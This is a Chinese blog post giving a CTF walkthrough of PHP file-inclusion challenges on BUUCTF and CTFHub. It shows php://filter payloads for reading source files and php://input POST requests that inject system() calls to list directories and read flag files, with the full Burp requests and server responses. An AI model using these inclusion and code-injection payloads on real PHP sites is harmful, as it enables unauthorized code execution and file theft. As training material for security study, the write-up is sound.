

BUUCTF-[ACTF2020 新生赛]Include 1、读取源代码、php://input

原创


YKingH 于 2021-07-18 18:22:32 发布 505 收藏 1

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本文链接: https://blog.csdn.net/m0_57497184/article/details/118880819

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
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BUUCTF-[ACTF2020 新生赛]Include 1

打开页面后, 点击tips出现:



3.php://filter

用途

它是一种元封装器,filter翻译过来就是过滤器,使用其筛选管道可以读取源文件。

读取文件并进行显示或写入,如果已经将木马传上,可以以此包含。

特点

可读,可写

双off也可以使用

形式


```
?file=php://filter/read=convert.base64-encode/resource=admin.php  
// 关于resource,起手可猜解常见的login,admin,index,upload,flag
```

base64 编码是因为 php 文档以plain形式会被PHP服务器先经过一次解释,再回显到前端,导致显示错误

将admin.php改为flag.php,即可得到由base64编码过的结果

```
PD9waHAKZWNobyAiQ2FuIHVldSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTk2MTRkYzYtMzNjMi00YWZkLWFJYUUtZDRmMTU1NWQ2ODJfQo=
```

用burp进行解码



复制flag提交即可

CTFHub-读取源代码


利用php://filter

```
http://challenge-4da2c855f0232708.sandbox.ctfhub.com:10800/?file=php://filter/resource=/flag
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-dlkdPvL6-1626603463021)(D:\Blog\文件包含练习\image-20210718155825307.png)]

也可以base64输出,然后解码

<http://challenge-4da2c855f0232708.sandbox.ctfhub.com:10800/?file=php://filter/read=convert.base64-encode/resource=/flag>



参数

名称	描述
<code>resource=<要过滤的数据流></code>	这个参数是必须的。它指定了你要筛选过滤的数据流。
<code>read=<读链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称,以管道符()分隔。
<code>write=<写链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称,以管道符()分隔。
<code><; 两个链的筛选列表></code>	任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀的筛选器列表会视情况应用于读或写链。

CTFHub-php://input

考查php://input

用burp抓包,然后send to repeater,修改请求方式:

Request

Raw

Params

Headers

Hex

XML

```
POST /?file=php://input HTTP/1.1
Host:
challenge-0f5150161ddb4957.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=17a04adc10f600-088937c2ddcca1-4c3f2d7
3-e1000-17a04adc11058b
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

<?php system("ls")?>
```

Response

Raw

Headers

Hex

HTML

Render

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 18 Jul 2021 08:22:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

index.php
phpinfo.php
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

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Request

Raw Params Headers Hex XML

```
POST /?file=php://input HTTP/1.1
Host: challenge-0f5150161ddb4957.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17a04adc10f600-088937c2ddcca1-4c3f2d73-e1000-17a04adc11058b
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

<?php system("ls /");>
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 18 Jul 2021 08:22:32 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 176
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

bin
boot
dev
etc
flag_22206
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
```

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找到flag222_06，并利用

Request

Raw
Params
Headers
Hex
XML

```

POST /?file=php://input HTTP/1.1
Host:
challenge-0f5150161ddb4957.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=17a04adc10f600-088937c2ddcca1-4c3f2d7
3-e1000-17a04adc11058b
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

<?php system('cat /flag_22208')?>

```

Response

Raw
Headers
Hex
Render

```

HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 18 Jul 2021 08:23:18 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 113
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

ctfhub{007e496fc735cb5cd271d800}
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>

```

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参照优秀学长笔记修改表单：

形式

```

//表单
POST /?file=php://input HTTP/1.1
Host: beb8b73b-b346-4286-a7c0-b492e86ef714.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 31

<?php system('cat flag.php') ?>

```

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